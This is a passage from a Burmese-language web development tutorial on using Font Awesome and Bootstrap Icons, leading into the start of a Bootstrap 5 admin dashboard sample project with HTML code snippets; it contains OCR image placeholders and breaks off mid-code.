Font Awesome မှာ မူကွဲအုပ်စု (၅) စုရှိပါတယ်။ အပေါ်က ကင်မရာပုံလေးတွေကို နှိုင်းယှဉ် ကြည့်ပါ။ ရှေ့ဆုံးပုံက Solid ဆိုတဲ့ အုပ်စုထဲမှာ ပါပါတယ်။ အရောင်အပြည့် ဖြည့်ပြီး ပုံကို ဆွဲထားပါတယ်။ ဒုတိယပုံက Regular အုပ်စုပါ။ လိုင်းလေးတွေနဲ့ ဆွဲထားပါတယ်။ တတိယပုံကတော့ Light အုပ်စုဖြစ်ပါတယ်။ လိုင်းပါးပါးလေးနဲ့ ဆွဲထားတာပါ။ နောက်ဆုံးပုံကိုတော့ Duo-Tone လို့ခေါ်ပါတယ်။ နှစ်ရောင်စပ်ပြီး ဆွဲထားတာပါ။ Free Version မှာ Solid Icons တွေနဲ့ Regular Icons တစ်ချို့ကို အသုံးပြုခွင့် ပေးထားပါတယ်။ Light နဲ့ Duo-Tone Icons တွေကတော့ Pro Version ကျတော့မှ သုံးလို့ရမှာပါ။ နမူနာပုံထဲမှာ မပါတဲ့ အုပ်စုကိုတော့ Brand လို့ခေါ်ပါတယ်။ Google တို့ Facebook တို့ YouTube တို့ Twitter တို့လို Brand တွေရဲ့ Icons တွေပါ။ Brand Icons တွေကိုလည်း Free Version မှာ ထည့်ပေးထားပါတယ်။ ဒါကြောင့် Free Version မှာ Icons အုပ်စု (၃) ခုပါတယ်လို့ မှတ်နိုင်ပါတယ်။ Solid, Regular နဲ့ Brand တို့ဖြစ်ပါတယ်။ အသုံးပြုဖို့အတွက် အခုလိုရေးသားအသုံးပြုနိုင်ပါတယ်။

HTML

```
<i class="fas fa-camera"></i>
<i class="far fa-user"></i>
<i class="fab fa-github"></i>
```

ဒီနမူနာကို Code Pen ထဲမှာ လက်တွေ့ရေးစမ်းကြည့်လို့ရပါတယ်။ CDN တော့ ကြိုပြီးမှန်အောင် ထည့်ထားပေးဖို့ မမေ့ပါနဲ့။ သင့်တော်တဲ့ Icon ပုံလေးတွေ ပေါ်လာတာကို တွေ့ရပါလိမ့်မယ်။

Solid Icons တွေကိုအသုံးပြုလိုရင် `fas` Class ကိုသုံးရပြီး Regular Icons တွေကို သုံးချင်ရင်တော့ `far` Class ကိုသုံးရပါတယ်။ Brand Icons တွေကို သုံးချင်ရင်တော့ `fab` Class ကိုသုံးရပါတယ်။ ပြီးတဲ့အခါ နောက်ကနေ အသုံးပြုလိုတဲ့ပုံရဖို့ `fa-{icon-name}` Class လိုက်ရပါတယ်။ Icon Name တွေကတော့

(၁၀၀၀) ကျော် အကုန်လုံးမှတ်ထားဖို့ မဖြစ်နိုင်ပါဘူး။ လိုအပ်လာတော့မှာ ဒီလိပ်စာမှာ ကိုယ်လိုချင်တဲ့ Keyword နဲ့ရိုက်ထည့်ပြီး ရှာသုံးသွားရမှာ ဖြစ်ပါတယ်။

https://fontawesome.com/icons


တစ်ကယ်တော့ Font Awesome အသုံးပြုနည်းက ဒီမှာတင်ပြီးသွားပါပြီ။ ဒါပေမယ့် လက်တွေ့ရေးစမ်းဖြစ်သွားအောင် Bootstrap Component တွေနဲ့တွဲပြီး နမူနာတစ်ချို့ ပေးချင်ပါတယ်။ ရေးစမ်းကြည့်ပါ။

HTML

```
<ul class="list-group">
  <li class="list-group-item">
    <i class="far fa-square me-3"></i>
    Something todo
    <i class="fas fa-trash float-end text-danger"></i>
  </li>
  <li class="list-group-item">
    <i class="fas fa-check me-3"></i>
    Another thing to do
    <i class="fas fa-trash float-end text-danger"></i>
  </li>
  <li class="list-group-item">
    <i class="fas fa-check me-3"></i>
    More thing to do
    <i class="fas fa-trash float-end text-danger"></i>
  </li>
</ul>
```

ဒါဟာ List Group Component ထဲမှာ Checkbox Icons လေးတွေ၊ Trash Icons လေးတွေ ပေါင်းစပ်ပြီး Todo List App UI လေးတစ်ခု ဖန်တီးလိုက်တာပါ။ ရလဒ်က အခုလိုဖြစ်ပါလိမ့်မယ်။


နောက်နမူနာတစ်ခုအနေနဲ့ Tab UI မှာ Icons လေးတွေ ထည့်ကြည့်ပါမယ်။



HTML

```
<ul class="nav nav-tabs">
  <li class="nav-item">
    <a href="#" class="nav-link active">
      <i class="fas fa-list"></i> All Users
    </a>
  </li>
  <li class="nav-item">
    <a href="#" class="nav-link">
      <i class="fas fa-users"></i> New Users
    </a>
  </li>
  <li class="nav-item">
    <a href="#" class="nav-link">
      <i class="fas fa-user"></i> My Profile
    </a>
  </li>
</ul>
```

ပုံမှန်သုံးနေကြ Tab UI လေးကိုပဲ Icons လေးတွေထည့်လိုက်လို့ ပိုအသက်ဝင်သွားတာကို အခုလို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။




နောက်တစ်ခုအနေနဲ့ Form မှာ Icons လေးတွေ ထည့်ကြည့်ကြပါမယ်။

HTML

```
<form>
  <div class="mb-2">
    <label><i class="fas fa-user me-2"></i> User Name</label>
    <input type="text" class="form-control">
  </div>
  <div class="mb-2">
    <label><i class="fas fa-envelope me-2"></i> Email</label>
    <input type="text" class="form-control">
  </div>
  <div class="mb-2">
    <label><i class="fas fa-key me-2"></i> Password</label>
    <input type="password" class="form-control">
  </div>

  <button class="btn btn-primary">
    <i class="fas fa-paper-plane me-2"></i> Register
  </button>
</form>
```

ဒီတစ်ခါမှာလဲ ပုံစံတူမို့လို့ ရောတတ်တဲ့ Form Input တွေဟာ Icons လေးတွေကြောင့် ကွဲပြားသွားတာကို အခုလို တွေ့ရမှာ ဖြစ်ပါတယ်။



နောက်တစ်ခုအနေနဲ့ Table မှာ Icons လေးတွေ ထည့်ကြည့်ကြပါမယ်။

HTML

```
<table class="table table-bordered table-striped">
  <tr>
    <th><i class="fas fa-hashtag"></i> ID</th>
    <th><i class="fas fa-bug"></i> Issue</th>
    <th><i class="fas fa-calendar"></i> Date</th>
    <th><i class="fas fa-sort-amount-down"></i> Level</th>
    <th><i class="fas fa-user"></i> Assign</th>
  </tr>
  <tr>
    <td>1</td>
    <td>A problem with something</td>
    <td>2020-08-11</td>
    <td><span class="badge bg-danger">critical</span></td>
    <td>Alice</td>
  </tr>
  <tr>
    <td>2</td>
    <td>Another problem with ...</td>
    <td>2020-08-12</td>
    <td><span class="badge bg-warning">important</span></td>
    <td>Bob</td>
  </tr>
</table>
```

Feature တွေ ပိုပြီးတော့ ဝေဝေဆာဆာ ဖြစ်သွားသလို Table ပါ အချက်အလက်တွေကိုလည်း ပိုပြီးတော့

ရှင်းလင်းမြင်သာသွားတာကို အခုလို တွေ့ရမှာ ဖြစ်ပါတယ်။

```html
<table class="table table-bordered table-striped">
  <tr>
    <th><i class="fas fa-hashtag"></i> ID</th>
    <th><i class="fas fa-bug"></i> Issue</th>
    <th><i class="fas fa-calendar"></i> Date</th>
    <th><i class="fas fa-sort-amount-down"></i> Level</th>
    <th><i class="fas fa-user"></i> Assign</th>
  </tr>
  <tr>
    <td>1</td>
    <td>A problem with something</td>
    <td>2020-08-11</td>
    <td><span class="badge bg-danger">critical</span></td>
    <td>Alice</td>
  </tr>
  <tr>
    <td>2</td>
    <td>Another problem with ...</td>
    <td>2020-08-12</td>
```

CSS

JS

# ID	Issue	Date	Level	Assign
1	A problem with something	2020-08-11	critical	Alice
2	Another problem with ...	2020-08-12	important	Bob


ဒီလောက်ဆိုရင် Icons တွေရဲ့ အသုံးဝင်ပုံနဲ့ Font Awesome Icons တွေ အသုံးပြုပုံကို ကောင်းကောင်း သဘောပေါက်သွားလောက်ပါပြီ။ ဆက်လက်ပြီးတော့ Bootstrap Icons အသုံးပြုပုံလေးတွေ ဆက်ပြောပါဦးမယ်။

Bootstrap Icons

Bootstrap Icons တွေ အသုံးပြုပုံကလည်း လွယ်ပါတယ်။ Icon Font CND အနေနဲ့လည်း ရနိုင်ပေမယ့် မူလစတင်တီထွင်စဉ်က SVG Icon တွေ အနေနဲ့ တီထွင်ခဲ့တာမို့လို့ SVG Icon အနေနဲ့ အသုံးပြုပုံကို ဖော်ပြသွားပါမယ်။ သူ့ ဝတ်ဆိုက်ကနေ Download ရယူနိုင်ပါတယ်။

- https://icons.getbootstrap.com

Download လုပ်ရမယ်ဆိုပေမယ့် Icons ပေါင်း (၁၀၀၀) ကျော်ကိုမှ ဖိုင် Size က 650KB လောက်ပဲရှိတာပါ။ ရလာတဲ့ Zip ဖိုင်ကို ဖြည်ချလိုက်ရင် အခုလို SVG Format နဲ့ Icons ဖိုင်တွေကို တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



အခုဒီဖိုင်တွေကိုပဲ တစ်ခုချင်း `<img>` Element နဲ့ ထည့်သွင်းအသုံးပြုလို့ ရပါတယ်။ ဥပမာ –

HTML


```
<img src="icons/alarm.svg">
```

ဒါမှမဟုတ် နှစ်သက်ရာပုံကို Code Editor နဲ့ဖွင့်လိုက်ပါ။ ပုံဆိုပေမယ့် XML Format နဲ့ ရေးထားတဲ့ Text တွေပဲမို့လို့ Code Editor နဲ့ဖွင့်လို့ ရပါတယ်။ ရလာတဲ့ ကုဒ်က ဒီလိုပုံစံဖြစ်နိုင်ပါတယ်။

SVG

```
<svg width="1em" height="1em" viewBox="0 0 16 16" class="bi bi-alarm"
fill="currentColor" xmlns="http://www.w3.org/2000/svg">
  <path fill-rule="evenodd" d="M6.5 0a.5.5 0 0 0 0 1H7v1.07a7.001 7.001 0 0 0-
3.273 12.474l-.602.602a.5.5 0 0 0 .707.708l.746-.746A6.97 6.97 0 0 0 8 16a6.97
6.97 0 0 0 3.422-.892l.746.746a.5.5 0 0 0 .707-.708l-.601-.602A7.001 7.001 0 0
0 9 2.07V1h.5a.5.5 0 0 0 0-1h-3zm1.038 3.018a6.093 6.093 0 0 1 .924 0 6 6 0 1
1-.924 0zM8.5 5.5a.5.5 0 0 0-1 0v3.362l-1.429 2.38a.5.5 0 1 0 .858.515l1.5-
2.5A.5.5 0 0 0 8.5 9V5.5zM0 3.5c0 .753.333 1.429.86 1.887A8.035 8.035 0 0 1
4.387 1.86 2.5 2.5 0 0 0 0 3.5zM13.5 1c-.753 0-1.429.333-1.887.86a8.035 8.035
0 0 1 3.527 3.527A2.5 2.5 0 0 0 13.5 1z"/>
</svg>
```

ဒါ `alarm.svg` မှာပါတဲ့ ကုဒ်တွေဖြစ်ပါတယ်။ ဒီကုဒ်အတိုင်း ကိုယ်သုံးလိုတဲ့ Component ထဲမှာ ထည့်ပြီးတော့ သုံးနိုင်ပါတယ်။ ဒီလိုပါ –




ဒါ Button Component ထဲမှာ SVG Icon ကို ထည့်သုံးလိုက်တာပါ။ ဒီ Icon ပေါ်မှာ အရွယ်အစား၊ အရောင်၊ အပါအဝင် လိုအပ်တဲ့ Style တွေကို သတ်မှတ်လို့ရပါတယ်။

အားသာချက်အားနည်းချက်တွေကတော့ သူ့နေရာနဲ့သူပါပဲ။ Icon Font ကတော့ Class လေးတွေပေးလိုက်ယုံနဲ့ လိုချင်တဲ့ Icon ကိုရလို့ အသုံးပြုရတာ ပိုပြီးတော့ အဆင်ပြေလွယ်ကူတဲ့သဘောမှာ ရှိပါတယ်။ ဒါပေမယ့် SVG Icons တွေရဲ့ အားသာချက်အနေနဲ့ JavaScript နဲ့တွဲသုံးပြီး Animation အပါအဝင် ပိုပြီးဆန်းပြားတဲ့ လုပ်ဆောင်ချက်တွေ ရရှိနိုင်ပါသေးတယ်။ ဒီအကြောင်းတွေကိုတော့ အခုထည့်ကြည့်လို့မရသေးပါဘူး။ ဆက်လက်လေ့လာရန်လို့ပဲ မှတ်ထားရဦးမှာပါ။

နောက်တစ်ခန်းမှာ လက်ရှိလေ့လာခဲ့ပြီးဖြစ်တဲ့ Component တွေ Layouts တွေနဲ့ Icons တွေကို ပေါင်းစပ်ဖန်တီးထားတဲ့ နမူနာ Admin Dashboard UI လေးတစ်ခုကို ဖန်တီးကြည့်ကြပါမယ်။

အခန်း (၉) – Admin Dashboard – Sample Project

ရှေ့ပိုင်းမှာလေ့လာခဲ့တဲ့ Component တွေ Layout တွေနဲ့ Icons တွေကို လက်တွေ့စမ်းသပ် လေ့ကျင့် နိုင်စေဖို့အတွက် Admin Dashboard UI တစ်ခုကို နမူနာအနေတဲ့ ဖန်တီးကြည့်ချင်ပါတယ်။ ပြီးသွားတဲ့အခါ ရလာမယ့်ရလဒ်က ဒီလိုပါ –



Responsive လုပ်ဆောင်ချက်ကို တစ်ခါထဲ ထည့်လုပ်မှာဖြစ်ပြီး Large Screens တွေမှာ မြင်တွေ့ရမယ့် ရလဒ်နဲ့ Small Screens တွေမှာ မြင်တွေ့ရမယ့် ရလဒ်ကို ယှဉ်တွဲဖော်ပြထားပါတယ်။ သေချာဂရုစိုက် ကြည့်လိုက်ရင် အများကြီးကွာသွားတာမျိုး မဟုတ်ပါဘူး။ Large Screens တွေမှာ ဘယ်ဘက်ခြမ်း Sidebar Menu ဖော်ပြတဲ့အခါ Icon နဲ့ စာ တွဲပြပြီး၊ Small Screens တွေမှာ Icon တွေချည်းပဲ ပြလိုက်တာ ပါ။ ပြီးတော့ Large Screens အတွက် Main Content ဧရိယာမှာ Block လေးတွေကို ဘေးချင်းကပ် ဖော်ပြ ရာကနေ Small Screens အတွက် အပေါ်အောက်စီပြီး ပြလိုက်တာပါပဲ။

Step-1 – HTML Structure

တစ်ဆင့်ချင်း Step by step ပြောပြချင်သလို၊ တစ်ခါထဲ အဆင့်လိုက် လိုက်လုပ်ကြည့်စေချင်ပါတယ်။ ရေးရမယ့်ကုဒ်တွေများအတွက် Code Pen ကို မသုံးတော့ဘဲ၊ ကိုယ့်ဘာသာ HTML Document တစ်ခု တည်ဆောက်ပြီးတော့ ရေးကြည့်သင့်ပါတယ်။ ပထမအဆင့်အနေနဲ့ လိုအပ်တဲ့ အခြေခံ HTML Structure ကိုရေးပေးရပါမယ်။

HTML

```
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Admin Dashboard</title>
    <link rel="stylesheet"
href="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/css/bootstrap.min.css"
>
     <link rel="stylesheet"
           href="https://use.fontawesome.com/releases/v5.15.1/css/all.css">
</head>
<body>


    <script
src="https://cdn.jsdelivr.net/npm/bootstrap@5.1.3/dist/js/bootstrap.bundle.min
.js"></script>
</body>
</html>
```

အခြေခံ HTML Structure တစ်ခုဖြစ်ပြီး `viewport` လို့ခေါ်တဲ့ `<meta>` Element ကိုသတိပြုပါ။ Responsive Layout အတွက် မဖြစ်မနေ ပါဝင်ဖို့လိုအပ်တဲ့ Element ဖြစ်ပါတယ်။ ဒီ Element မပါရင် Browser တွေက Screen Size သေးတဲ့အခါ ဝဘ်ဆိုက်ကိုဆန့်သွားအောင် ဆွဲချဲ့ပြီး ပြတတ်ကြပါတယ်။ ဒီတော့အကုန်လုံး သေးသေးလေးတွေ ဖြစ်ကုန်ပြီး သုံးရတာအဆင်မပြေတော့ပါဘူး။ Viewport Meta Element က အဲ့ဒီလို မချဲ့ဘဲ သူ့အရှိအတိုင်းပြပေးဖို့ ပြောထားတာပါ။ Screen သေးလို့မဆန့်ရင် အဆင်ပြေအောင်ပြတဲ့ Responsive လုပ်ဆောင်ချက်ကို ကိုယ့်ဘာသာ လုပ်ပေးမှာမို့လို့ Browser ဘက်က လုပ်ဖို့မလိုတဲ့သဘော ဖြစ်ပါတယ်။

ပြီးတဲ့အခါ လိုအပ်တဲ့ CSS နဲ့ JavaScript တွေကို CDN ကနေချိတ်ပြီး ထည့်ထားလိုက်ပါတယ်။ တစ်လုံးချင်းကူးရေးမယ့်အစား သက်ဆိုင်ရာ Documentation ကနေ CDN လိပ်စာကို ကူးယူသင့်ပါတယ်။

- https://getbootstrap.com
- https://fontawesome.com

HTML/CSS မှာ မှားစရာ သိပ်မရှိပါဘူး။ အများဆုံး မှားကြရင် ချိတ်ဆက်ထားတဲ့ လိပ်စာတွေလွဲနေကြတာ များပါတယ်။ ကူးရေးမယ်ဆိုရင်လည်း သေသေချာချာလေး ဂရုစိုက်ပြီးရေးပေးပါ။

Step-2 – Sidebar Navigation

ဘယ်လက် Sidebar နဲ့ Main ဧရိယာကို နှစ်ခြမ်းခွဲပြီး ပြချင်လို့ Layout လုပ်ဆောင်ချက်တစ်ခု စထည့်ပါမယ်။ `<body>` အတွင်းမှာ ဒီလိုထည့်ရေးပေးပါ။

HTML

```
<div class="container-fluid">
    <div class="row g-0">
        <nav class="col-2 bg-light pe-3">

        </nav>
        <main class="col-10 bg-secondary">

        </main>
    </div>
</div>
```

Fluid Container တစ်ခုအတွင်းမှာ `<nav>` အတွက် Column (၂) ခုစာနေရာယူပြီး `<main>` အတွက် Column (၁၀) ခုစာနေရာယူထားတာပါ။ တစ်ခုနဲ့တစ်ခုကြားထဲမှာ Gutter မရှိစေချင်လို့ `g-0` Class ကို ထည့်ပေးထားတာ သတိပြုပါ။

Logo နဲ့ Title ဆက်ထည့်ကြပါမယ်။ `<nav>` အတွင်းထဲမှာ ဒီလိုရေးပေးပါ။

HTML

```
<div class="container-fluid">
    <div class="row g-0">
        <nav class="col-2 bg-light pe-3">
            <h1 class="h4 py-3 text-center text-primary">
                <i class="fas fa-ghost me-2"></i>
                <span class="d-none d-lg-inline">
                    GHOST ADMIN
                </span>
            </h1>
        </nav>
        <main class="col-10 bg-secondary">

        </main>
    </div>
</div>
```

`<h1>` Element တစ်ခုအတွင်းမှာ Icon လေးတစ်ခုနဲ့အတူ ခေါင်းစဉ်တပ်ပေးလိုက်တာပါ။ `<h1>` က အရမ်းကြီးနေမှာ စိုးလို့ `h4` Class ထည့်ပေးထားပါတယ်။ ဒါကြောင့် `<h1>` ဆိုပေမယ့် အရွယ်အစားကို `h4` အရွယ်အစားလောက်နဲ့ ပြပေးမှာပါ။ ကျန်တဲ့လုပ်ဆောင်ချက်တွေက ဆန်းပြားတာ မပါဘဲ ရှေ့မှာလေ့လာခဲ့ပြီးသား လုပ်ဆောင်ချက်တွေပဲမို့လို့ ကိုယ့်ဘာသာ ကုဒ်ကိုဖတ်ပြီး လေ့လာကြည့်လိုက်ပါ။

ခေါင်းစဉ်မှာ `d-none` လို့ ပြောထားတဲ့အတွက် Small Screen တွေမှာ ပျောက်နေမှာပါ။ `d-lg-inline` လို့ထပ်ပြောထားတဲ့အတွက် Large Screen တွေမှာတော့ ပေါ်နေမှာဖြစ်ပါတယ်။ Responsive လုပ်ဆောင်ချက်တစ်ခုအနေနဲ့ ထည့်ပေးထားတာပါ။

ဆက်လက်ပြီး Menu Item တွေကို List Group သုံးပြီး အခုလို ထည့်ပေးပါ။ `<h1>` ရဲ့အောက်မှာ ကပ်ပြီး ထည့်ရမှာပါ။

HTML

```
<div class="list-group text-center text-lg-start">
    <span class="list-group-item disabled d-none d-lg-block">
        <small>CONTROLS</small>
    </span>
    <a href="#" class="list-group-item list-group-item-action active">
        <i class="fas fa-home"></i>
        <span class="d-none d-lg-inline">Dashboard</span>
    </a>
```

```
      <a href="#" class="list-group-item list-group-item-action">
            <i class="fas fa-users"></i>
            <span class="d-none d-lg-inline">Users</span>
            <span class="d-none d-lg-inline badge bg-danger
                  rounded-pill float-end">20</span>
      </a>
      <a href="#" class="list-group-item list-group-item-action">
            <i class="fas fa-chart-line"></i>
            <span class="d-none d-lg-inline">Statistics</span>
      </a>
      <a href="#" class="list-group-item list-group-item-action">
            <i class="fas fa-flag"></i>
            <span class="d-none d-lg-inline">Reports</span>
      </a>
</div>

<div class="list-group mt-4 text-center text-lg-start">
